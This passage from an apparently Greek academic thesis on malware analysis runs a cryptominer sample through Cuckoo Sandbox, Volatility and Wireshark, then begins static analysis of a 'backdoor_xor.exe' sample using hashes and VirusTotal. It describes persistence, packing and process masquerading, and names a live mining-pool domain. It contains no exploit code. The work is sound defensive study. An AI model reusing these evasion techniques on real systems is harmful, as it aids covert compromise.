



**Εικόνα9.2.15:**Υποβολή εκτελέσιμου αρχείου στο WebServer του CuckooSandbox

Όπως φαίνεται στην εικόνα 11.5, οι ρυθμίσεις που είναι δυνατό να αλλάξουν στο τελευταίο στάδιο πριν την ανάλυση, είναι το χρονικό όριο της εκτέλεσης της, η καταγραφή στιγμιότυπου της μεταβλητής μνήμης (volatile memory), όπως και η επιλογή για προσομοίωση ανθρώπινης αλληλεπίδρασης εντός του Guest OS. Η τελευταία από τις προαναφερθείσες επιλογές, αποτελεί το πιο σημαντικό αντίμετρο για ιομορφικά δείγματα που χρησιμοποιούν anti-sandboxing τεχνικές, με στόχο να τα “ξεγελάσει”, κάνοντας τυχαίες διαδρομές με τον κέρσορα και κλικάροντας σε οποιοδήποτε κουτί διαλόγου εμφανιστεί κατά τη διάρκεια της εκτέλεσης του.

### 9.2.6Ανάλυση Αποτελεσμάτων


Σε αυτό το σημείο, χρησιμοποιώντας τις τεχνικές προδιαγραφές που έχουν οριστεί στο κεφάλαιο προηγουμένως, εκτελούμε τη δυναμική ανάλυση στο εικονικό περιβάλλον που έχουμε δημιουργήσει (Cuckoo Sandbox).



**Εικόνα9.2.16:** Βασικά χαρακτηριστικά δείγματος


Σε αυτήν την εικόνα παρατηρούμε τις βασικές πληροφορίες αναφορικά με το κακόβουλο δείγμα. Μεταξύ άλλων, υπάρχουν τα ψηφιακά αναγνωριστικά του αρχείου, που προκύπτουν από τις αντίστοιχες μαθηματικές συναρτήσεις (MD5, SHA256-512 κ.ο.κ). Σημαντικό στοιχείο εδώ, αποτελεί το πεδίο “Score”, το οποίο με βάση των υπογραφών ανίχνευσης κακόβουλων ενεργειών, προσδίδει μια τιμή, που ορίζει το βαθμό επικινδυνότητας σε μία κλίμακα από 0 έως 10. Όπως βλέπουμε στην παραπάνω εικόνα, το αρχείο που αναλύσαμε σημειώνει σκορ 6.8/10.

Η βαθμολογία που έχει αποδοθεί στο αρχείο που αναλύσαμε, βασίζεται σε ενέργειες που πραγματοποίησε, οι οποίες συμπεριλαμβάνονται συνήθως σε κακόβουλο λογισμικό. Όπως θα δούμε στη συνέχεια, το εκτελέσιμο αρχείο, σύμφωνα με τις λειτουργίες του, φαίνεται να είναι συμπιεσμένο (Packer), όπως είδαμε στο Κεφάλαιο 9.3. Επίσης, προσπαθεί να εξαγάγει ένα επιπλεόν εκτελέσιμο αρχείο και εγκαθιστά τον εαυτό του στο Startup Directory των Windows, με σκοπό να εκκινεί αυτόματα μαζί με το ΛΣ. Τελευταίο κριτήριο και πολύ σημαντικό για την ανάλυση, είναι η ανίχνευση του δείγματος από 50/55 Antivirus, σύμφωνα με το VirusTotal.





**Εικόνα9.2.17:** Υπογραφές συμπεριφοράς δείγματος

Όπως είδαμε στο προηγούμενο στάδιο, το εκτελέσιμο αρχείο που αναλύσαμε, περιείχε επιπλέον αρχεία, τα οποία εναπόθεσε εντός του λειτουργικού συστήματος κατά τη διάρκεια της εκτέλεσης του.
Αυτά τα αρχεία είναι υπεύθυνα για την ομαλή εκτέλεση του κακόβουλου κώδικα και για τη δημιουργία μιας επιπλέον διεργασίας.




**Εικόνα9.2.18:**Στιγμιότυπο αρχείων που εναπόθεσε το δείγμα μετά την εκτέλεση

Το νέο εκτελέσιμο αρχείο που δημιουργείται από το αρχικό αρχείο που αναλύθηκε, εκκινεί μία επιπλέον διεργασία (**wuapp.exe**) στο σύστημα, όπως φαίνεται στα εξαγόμενα στοιχεία από τη μνήμη, κατά τη διάρκεια της ανάλυσης. Η διεργασία wuapp.exe, είναι μία νόμιμη υπηρεσία, υπεύθυνη για της ενημερώσεις των Windows λειτουργικού συστήματος και πιθανώς χρησιμοποιεί αυτή την ονομασία για να μη γίνεται εύκολα αντιληπτή από το χρήστη. Επίσης, η **wuapp.exe** βλέπουμε ότι παίρνει αρκετά ορίσματα, στα οποία εμπεριέχεται και ένα domain name.





**Εικόνα9.2.19:**Αποτελέσματα ανάλυσης συμπεριφοράς

Με τη χρήση του Volatility, μας δίνεται η δυνατότητα να αναλύσουμε το εξαγόμενο στιγμιότυπο της μεταβλητής μνήμης του συστήματος, κατά το οποίο επαληθεύουμε τη συσχέτιση των δημιουργημένων διεργασιών. Στην παρακάτω εικόνα, βλέπουμε τις διεργασίες του μολυσμένου συστήματος. Η διεργασία **wuapp.exe** με PID 3916 έχει δημιουργηθεί από τη διεργασία **98199294da32f4** με PID 3852.

```
cuckoo@sandbox:~/.cuckoo/storage/analyses/50$ volatility --profile Win7SP0x86 -f memory.dmp pstree
Volatility Foundation Volatility Framework 2.5
Name                                                  Pid   PPid   Thds   Hnds Time
-------------------------------------------------- ------ ------ ------ ------ ----
 0x842347d8:System                                      4      0     80    545 2017-06-07 19:42:31 UTC+0000
. 0x85163420:smss.exe                                 256      4      2     29 2017-06-07 19:42:31 UTC+0000
 0x857f6530:wininit.exe                               388    320      3     75 2017-06-07 19:42:36 UTC+0000
. 0x8429d418:services.exe                             476    388      8    204 2017-06-07 19:42:37 UTC+0000
.. 0x85803938:svchost.exe                            1416    476     22    298 2017-06-07 19:42:53 UTC+0000
.. 0x85a9ad40:svchost.exe                            1944    476      5     95 2017-06-07 19:43:00 UTC+0000
.. 0x844d7a40:taskhost.exe                           1284    476      9    151 2017-10-15 14:41:59 UTC+0000
.. 0x859ecd40:taskhost.exe                           1500    476     11    203 2017-06-07 19:42:54 UTC+0000
.. 0x858db380:svchost.exe                             684    476      7    259 2017-06-07 19:42:45 UTC+0000
.. 0x85920948:svchost.exe                             816    476     28    525 2017-06-07 19:42:45 UTC+0000
... 0x859f3450:dwm.exe                               1560    816      4     68 2017-06-07 19:42:54 UTC+0000
.. 0x85908310:svchost.exe                             776    476     21    555 2017-06-07 19:42:45 UTC+0000
... 0x8593ed40:audiodg.exe                            924    776      5    120 2017-06-07 19:42:46 UTC+0000
.. 0x851d0d40:svchost.exe                            3636    476     15    330 2017-06-07 19:45:04 UTC+0000
.. 0x85b4f030:SearchIndexer.                         1780    476     12    665 2017-06-07 19:43:11 UTC+0000
.. 0x8595dd40:svchost.exe                            1084    476     17    369 2017-06-07 19:42:48 UTC+0000
.. 0x85926838:svchost.exe                             840    476     40   1046 2017-06-07 19:42:45 UTC+0000
.. 0x85844030:spoolsv.exe                            1228    476     14    268 2017-06-07 19:42:50 UTC+0000
.. 0x85bd1360:svchost.exe                            2104    476      9    346 2017-06-07 19:43:16 UTC+0000
.. 0x859599f0:svchost.exe                             996    476     20    504 2017-06-07 19:42:47 UTC+0000
.. 0x8439a030:sppsvc.exe                             3600    476      4    141 2017-06-07 19:45:03 UTC+0000
.. 0x858cc030:svchost.exe                             616    476     11    348 2017-06-07 19:42:44 UTC+0000
... 0x85c6ea18:WmiPrvSE.exe                          2292    616      8    115 2017-06-07 19:43:21 UTC+0000
.. 0x84363d40:mscorsvw.exe                           3548    476      8     74 2017-06-07 19:45:01 UTC+0000
.. 0x85808030:svchost.exe                            1268    476     20    314 2017-06-07 19:42:51 UTC+0000
.. 0x858dfd40:wmpnetwk.exe                            760    476     16    424 2017-06-07 19:43:12 UTC+0000
. 0x85875030:lsass.exe                                484    388      9    690 2017-06-07 19:42:37 UTC+0000
. 0x851d2750:lsm.exe                                  492    388     10    135 2017-06-07 19:42:37 UTC+0000
 0x857ba488:csrss.exe                                 332    320      9    424 2017-06-07 19:42:34 UTC+0000
 0x844a4d40:98199294da32f4                           3852   1248      1     33 2017-10-15 14:42:02 UTC+0000
. 0x84485928:wuapp.exe                               3916   3852      9     95 2017-10-15 14:42:03 UTC+0000
 0x85a19180:explorer.exe                             1592   1524     29    908 2017-06-07 19:42:55 UTC+0000
. 0x85afa210:pythonw.exe                             1040   1592      2     90 2017-06-07 19:43:05 UTC+0000
.. 0x8436f3f0:pythonw.exe                            2888   1040      0 ------ 2017-06-07 19:47:05 UTC+0000
 0x85805530:winlogon.exe                              416    372      4    111 2017-06-07 19:42:36 UTC+0000
 0x857ee478:csrss.exe                                 380    372      9    196 2017-06-07 19:42:36 UTC+0000
. 0x84487d40:conhost.exe                             2696    380      1     32 2017-10-15 14:42:03 UTC+0000
```


**Εικόνα9.2.20:**Λίστα διεργασιών μολυσμένου συστήματος

Εφόσον έχουμε σχηματίσει μία αρκετά ολοκληρωμένη εικόνα για τη συνολική συμπεριφορά του εκτελέσιμου αρχείου, στη συνέχεια θα αναλύσουμε τη δικτυακή κίνηση που αποπειράθηκε να δημιουργήσει μέσω του μολυσμένου συστήματος. Στην παρακάτω εικόνα, απεικονίζεται η “παγιδευμένη” δικτυακή κίνηση που δημιουργείται κατόπιν της εκτέλεσης του κακόβουλου δείγματος μας. Καθώς η δικτυακή κίνηση καταγράφεται κατά τη διάρκεια της ανάλυσης, στην εικόνα παρουσιάζονται και αιτήματα σε διευθύνσεις που απαιτούνται για τη στήριξη πρωτοκόλλων των Windows λειτουργικών συστημάτων.




**Εικόνα9.2.21:**Ανάλυση Δικτυακής Κίνησης

Έχοντας καταγράψει τη δικτυακή κίνηση του μολυσμένου Η/Υ σε ένα αρχείο επέκτασης **pcap** (packet capture), προχωράμε σε περεταίρωανάλυση με τη χρήση του προγράμματος Wireshark[39].Το Wireshark είναι ένα πρόγραμμα ανοιχτού κώδικα, το οποίο παρέχει δυνατότητες ανάλυσης πρωτοκόλλωνδικτύου. Στη συνέχεια, ανοίγουμε το αρχείο που περιέχει την καταγραφή της δικτυακής κίνησης με το Wireshark για να εμβαθύνουμε ακόμη περισσότερο. Στην παρακάτω εικόνα βλέπουμε την πληθώρα των DNS (Domain Name System) αιτημάτων από τον μολυσμένο Η/Υ (Guest OS) προς τη διεύθυνση IP του συστήματος όπου φιλοξενείται το Cuckoo Sandbox (Host OS). Σε αυτά τα αιτήματα φαίνονται οι προσπάθειες του μολυσμένου Η/Υ να επικοινωνήσει με το διαχειριστικό εξυπηρετητή **xmr-usa.dwarfpool.com** , ο οποίος στη συνέχεια θα καθοδηγήσει το σύστημα ώστε να διενεργήσει κατά τις υποδείξεις του.




**Εικόνα9.2.22:**Ανάλυση δικτυακής κίνησης (Wireshark)

Όπως φαίνεται στην εικόνα 11.14, κατά τη διάρκεια της διεξαγωγής των αναλύσεων, ο συγκεκριμένος κακόβουλος εξυπηρετητής εξακολουθούσε να βρίσκεται σε λειτουργία.


**Εικόνα9.2.23:** Κακόβουλος Εξυπηρετητής

Συνοψίζοντας, διαπιστώνουμε πως το δείγμα που επιλέξαμε να αναλύσουμε, δε μπορεί να καταταγεί σε καμία από τις κατηγορίες που αναφέρθηκαν στο κεφάλαιο 2. Πρόκειται για ένα κακόβουλο λογισμικό το οποίο, αφού μολύνει έναν Η/Υ, τον «καθοδηγεί» έτσι ώστε να αναθέσει τους πόρους του (επεξεργαστική ισχύ), για εξόρυξη ψηφιακών νομισμάτων.

Η ύπαρξη αντίστοιχων δειγμάτων κακόβουλου λογισμικού παρατηρήθηκε μετά την αύξηση των τιμών διάφορων κρυπτο-νομισμάτων. Προς το παρόν, τους έχει

αποδοθεί η ονομασία cryptominers (κακόβουλο λογισμικό για εξόρυξη ψηφιακών νομισμάτων). Τέτοιου είδους κακόβουλα λογισμικά, δεν αποτελούν απειλή για τα δεδομένα του χρήστη, ή για την άμεση οικονομική εξαπάτηση του. Επίσης δεν φέρει οποιοδήποτε χαρακτηριστικό αυτόματης διάδοσης, όπως τα worms.

## 9.3Εφαρμογή Στατικής Ανάλυσης

Για τη Στατική Ανάλυση ενός κακόβουλου λογισμικού, είναι απαραίτητη η χρήση εργαλείων για την εξαγωγή πληροφοριών σχετικά με το δείγμα. Κατά τη διαδικασία της Στατικής Ανάλυσης, εξετάζουμε τη λειτουργικότητα ενός δείγματος, χωρίς αυτό να εκτελείται, όπως συμβαίνει κατά τη Δυναμική Ανάλυση.

### 9.3.1 Τεχνικές Προδιαγραφές

Κάποια από τα πιο βασικά-πρώτα βήματα στη Στατική Ανάλυση είναι τα εξής :

- Εξαγωγή χαρακτηριστικών τιμών (hashes) κακόβουλου λογισμικού
- Ανάλυση συμβολοσειρών
- Εξαγωγή πληροφοριών απόκρυψης κακόβουλου λογισμικού
- Αποσυναρμολόγηση κώδικα κακόβουλου λογισμικού (Disassembly)

Για τη συλλογή των απαραίτητων στοιχείων από τα κακόβουλα λογισμικά που επιλέξαμε να αναλύσουμε σε αυτό το κεφάλαιο, χρησιμοποιήσαμε ειδικά εργαλεία, των οποίων οι λειτουργίες αναφέρονται στη συνέχεια.

- Md5sum & sha256sum:Χρησιμοποιώντας αλγόριθμους hashing, είμαστε σε θέση να εξάγουμε ένα μοναδικό αναγνωριστικό (ψηφιακό αποτύπωμα) που αντιστοιχεί σε κάποιο λογισμικό. Οι πιο διαδεδομένοι αλγόριθμοι hashing που συναντάμε στη ανάλυση κακόβουλου λογισμικού, είναι ο **Message Digest 5 (MD5)** [40] και οι διάφορες εκδοχές του **Secure Hashing Algorithm (SHA-0-1-2-3)** [41].
  Για τους σκοπούς της εργασίας, χρησιμοποιήσαμε το **md5sum** και το **sha256sum,** που υπάρχουν προ-εγκατεστημένα σε όλα τα Unix-baed λειτουργικά συστήματα, για να εξάγουμε τα αντίστοιχα hashes.

- Strings:Οι συμβολοσειρές αποτελούν ακολουθίες χαρακτήρων σε ένα λογισμικό, οι οποίες εμπεριέχονται σε αυτό και ενδέχεται να υποδηλώνουν ένα URL που επισκέπτεται το πρόγραμμα ή κάποια ονομασία αρχείου που παράγει κ.α.

Τα λογισμικά με τα οποία επιτυγχάνεται η αναζήτηση συμβολοσειρών σε εκτελέσιμα αρχεία, ψάχνουν για μία σειρά 3-4 και άνω αναγνώσιμων χαρακτήρων και τα παραπέμπουν στην έξοδο τους, μεταφρασμένα στους αντίστοιχους ASCII χαρακτήρες.

Για τα λειτουργικά συστήματα Windows, υπάρχει γι' αυτή τη διαδικασία το πρόγραμμα Strings, από το πακέτο προγραμμάτων Sysinternals [42], το οποίο θα χρησιμοποιηθεί κατά την ανάλυση αποτελεσμάτων.

- PEDetective[43]:Όπως είδαμε στο κεφάλαιο 5, συχνά χρησιμοποιούνται σε κακόβουλα προγράμματα διάφορες τεχνικές που έχουν ως σκοπό να αποκρύψουν πληροφορίες της πραγματικής τους εκτέλεσης.

  Για αυτές τις περιπτώσεις, υπάρχουν εργαλεία τα οποία κατά τη σάρωση ενός συμπιεσμένου ή αλλοιωμένουκώδικα, αναζητούν συγκεκριμένα χαρακτηριστικά στη δομή του κώδικα για να το μέσο με το οποίο επετεύχθη η 'αλλοίωση'.

- IDApro: Για την αποσυναρμολόγηση (Disassembly) του κακόβουλου λογισμικού προς ανάλυση, χρησιμοποιήσαμε το DisassemblerIDApro[44], μέσω του οποίου μας δίνεται η δυνατότητα να μεταφράσουμε οποιοδήποτε εκτελέσιμο πρόγραμμα σε γλώσσα χαμηλού επιπέδου (AssemblyLanguage)[45].

  Η πλειοψηφία των κακόβουλων λογισμικών μεταγλωττίζεται για επεξεργαστές αρχιτεκτονικής x86 [46]. Αυτό συμβαίνει για λόγους συμβατότητας με επεξεργαστές που χρησιμοποιούνται κατά κόρον σε προσωπικούς υπολογιστές.Το λογισμικό IDApro μεταξύ άλλων, παρέχει αυτοματοποιημένη ανάλυση κώδικα, συσχέτιση παραπομπών ανάμεσα σε

διαφορετικά τμήματα κώδικα και αυτόματη αναγνώριση βιβλιοθηκών των MicrosoftWindows.

### 9.3.2Ανάλυση Αποτελεσμάτων


Για την υλοποίηση της στατικής ανάλυσης, επιλέξαμε τα δείγματα που έχουμε χρησιμοποιήσει μέχρι τώρα στις προηγούμενες τεχνικές εφαρμογές. Σκοπός αυτού, είναι η επιβεβαίωση ευρημάτων που υπήρξαν στα προηγούμενα κεφάλαια.

Αρχικά επιλέξαμε να εξάγουμε τα ψηφιακά αποτυπώματαSHA256 και MD5 (hashes) τουκακόβουλου λογισμικού (backdoor_xor.exe) που χρησιμοποιήθηκε προηγουμένως στην υλοποίηση τεχνικών απόκρυψης (κεφάλαιο 9.1).

```
root@kilo:~/Desktop# sha256sum backdoor_xor.exe
54f17098bdbcd2e19cb5d058f79329393a65648554886e9276476ab84bbb5d98  backdoor_xor.exe
root@kilo:~/Desktop# md5sum backdoor_xor.exe
d0ae4baf81bcc34b9c9bea5f7bade40a  backdoor_xor.exe
```

**Εικόνα9.3.1:** Εξαγωγή hashes κακόβουλου λογισμικού

Έχοντας εξάγει τις χαρακτηριστικές ακολουθίες αλφαρηθμητικών χαρακτήρων που αντιπροσωπεύουν το δείγμα backdoor_xor.exe, θα αναζητήσουμε με τη βοήθεια του virustotal, αρχεία με τις ίδιες τιμές hash, για να διαπιστώσουμε εάν το δείγμα μας περιέχει κακόβουλο κώδικα.




**Εικόνα 9.3.2:** Ανάλυση κακόβουλου λογισμικού με SHA-256 (Virustotal.com)

Όπως φαίνεται, η αναζήτηση αρχείου με την τιμή hash *SHA-256 = 54f17098bdbcd2e19cb5d058f79329393a65648554886e9276476ab84bbb5d98* αντιστοιχεί στο ίδιο αρχείο, το οποίο αναγνωρίζεται από 51 αντιικά προγράμματα ως κακόβουλο. Επίσης, στις ιδιότητες του αρχείου φαίνεται η ταυτοποίηση και του υπολογισμένου MD5 hash.

Αυτή η διαδικασία, ωφελεί στην ταυτοποίηση ενός κακόβουλου λογισμικού και είναι ένας γρήγορος τρόπος να αναγνωρίσουμε με μία πρώτη ματιά αν κάποιο λογισμικό περιέχει κακόβουλο κώδικα. Σε καμία περίπτωση δε μπορούμε να αρκεστούμε σε αυτή τη διαδικασία για την αναγνώριση κακόβουλου λογισμικού, καθώς καθημερινά παράγονται χιλιάδες παραλλαγές υπάρχοντών δειγμάτων.

Στη συνέχεια, αναλύσαμε με το πρόγραμμα Strings, τις ακολουθίες συμβολοσειρών που εμπεριέχονται στο κακόβουλο λογισμικό **98199294da32f418964fde49d623aadb795d783640b208b9dd9ad08dcac55fd5.bin.**

Όπως φαίνεται στην παρακάτω εικόνα, δίνοντας σαν όρισμα στο πρόγραμμα Strings το κακόβουλο λογισμικό που αναλύσαμε κατά τη υλοποίηση της δυναμικής ανάλυσης (κεφάλαιο 10.1), παίρνουμε στην έξοδο χρήσιμες πληροφορίες σχετικά με το δείγμα.



